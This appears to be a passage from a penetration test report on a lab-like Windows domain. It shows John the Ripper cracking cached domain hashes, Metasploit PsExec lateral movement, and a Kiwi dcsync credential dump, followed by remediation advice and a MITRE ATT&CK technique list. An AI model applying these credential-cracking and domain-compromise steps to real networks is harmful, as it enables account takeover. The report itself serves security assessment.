
```
┌──(root💀kali)-[~]
└─# cat hash1.txt
pparker:af8bca7828a82d401c4c143fc51dfa72
bbanner:9266b8f89ae43e72f582cd1f9f298ded
tstark:d84f760da198259002fe86c4e6546f01

┌──(root💀kali)-[~]
└─# john --format=mscash2 hash1.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:07 DONE 2/3 (2022-10-19 20:06) 0.4000g/s 12265p/s 12350c/s 12350C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

With a backdoor into the Windows workstation, WSF then moved laterally onto the Domain Controller by exploiting PsExec. WSF used Metasploit to exploit PsExec and log into the workstation as tstark. From there Metasploit was used to create another session to gain access to the Domain Controller with bbanner's login credentials


While in a meterpreter shell on the Domain Controller WSF conducted further internal reconnaissance to enumerate users logged onto the machine.



WSF exited the command shell and used Kiwi to perform a dsync_ntlm in Meterpreter on each of the users. Here is an example for cdanvers:



From here John the Ripper was used again to crack the hashes for the users and gave us login credentials for the Domain Controller.



Affected Hosts: Windows 10 workstation 172.22.117.20 and Windows Domain Controller 172.22.117.10

Remediation:


- Reset all usernames and passwords
- Use stronger username and password login criteria
- Update and patch any outdated PsExec services


MITRE ATT&CK Navigator Map


The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that WSF used throughout the assessment.

Legend:

Performed successfully
Failure to perform




Privilege Escalation
13 techniques
Abuse Elevation Control Mechanism (1/4)
Access Token Manipulation (0/5)
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Create or Modify System Process (0/4)
Domain Policy Modification (0/2)
Escape to Host
Event Triggered Execution (0/16)
Exploitation for Privilege Escalation
Hijack Execution Flow (0/12)
Process Injection (1/12)
Scheduled Task/Job (1/5)
Valid Accounts (2/4)
Defense Evasion
42 techniques
Abuse Elevation Control Mechanism (1/4)
Access Token Manipulation (0/5)
BITS Jobs
Build Image on Host
Debugger Evasion
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification (0/2)
Execution Guardrails (0/1)
Exploitation for Defense Evasion
File and Directory Permissions Modification (1/2)
Hide Artifacts (0/10)
Hijack Execution Flow (0/12)
Impair Defenses (0/9)
Indicator Removal (0/9)
Indirect Command Execution
Masquerading (0/7)
Modify Authentication Process (0/7)
Modify Cloud Compute Infrastructure (0/4)
Modify Registry
Modify System Image (0/2)
Network Boundary Bridging (0/1)
Obfuscated Files or Information (0/9)
Plist File Modification
Pre-OS Boot (0/5)
Process Injection (1/12)
Reflective Code Loading
Rogue Domain Controller
Rootkit
Subvert Trust Controls (0/6)
System Binary Proxy Execution (0/13)
System Script Proxy Execution (0/1)
Template Injection
Traffic Signaling (0/2)
Trusted Developer Utilities Proxy Execution (0/1)
Unused/Unsupported Cloud Regions
Use Alternate Authentication Material (0/4)
Valid Accounts (2/4)
Virtualization/Sandbox Evasion (0/3)
Weaken Encryption (0/2)
XSL Script Processing
Credential Access
17 techniques
Adversary-in-the-Middle (1/3)
Brute Force (3/4)
Credentials from Password Stores (1/5)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (0/2)
Input Capture (0/4)
Modify Authentication Process (0/7)
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping (1/8)
Steal Application Access Token
Steal or Forge Authentication Certificates
Steal or Forge Kerberos Tickets (0/4)
Steal Web Session Cookie
Unsecured Credentials (2/7)
Discovery
30 techniques
Account Discovery (2/4)
Application Window Discovery
Browser Bookmark Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery (0/3)
Process Discovery
Query Registry
Remote System Discovery
Software Discovery (0/1)
System Information Discovery
System Location Discovery (0/1)
System Network Configuration Discovery (0/1)
System Network Connections Discovery
System Owner/User Discovery
System Service Discovery
System Time Discovery
Virtualization/Sandbox Evasion (0/3)


Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (0/2)
Remote Services (3/6)
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (0/4)
Collection
17 techniques
Adversary-in-the-Middle (1/3)
Archive Collected Data (0/3)
Audio Capture
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage
Data from Configuration Repository (0/2)
Data from Information Repositories (0/3)
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged (0/2)
Email Collection (0/3)
Input Capture (0/4)
Screen Capture
Video Capture
Command and Control
16 techniques
Application Layer Protocol (2/4)
Communication Through Removable Media
Data Encoding (0/2)
Data Obfuscation (0/3)
Dynamic Resolution (0/3)
Encrypted Channel (0/2)
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy (0/4)
Remote Access Software
Traffic Signaling (0/2)
Web Service (0/3)
Exfiltration
9 techniques
Automated Exfiltration (0/1)
Data Transfer Size Limits
Exfiltration Over Alternative Protocol (0/3)
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium (0/1)
Exfiltration Over Physical Medium (0/1)
Exfiltration Over Web Service (0/2)
Scheduled Transfer
Transfer Data to Cloud Account
Impact
13 techniques
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation (1/3)
Defacement (0/2)
Disk Wipe (0/2)
Endpoint Denial of Service (0/4)
Firmware Corruption
Inhibit System Recovery
Network Denial of Service (0/2)
Resource Hijacking
Service Stop
System Shutdown/Reboot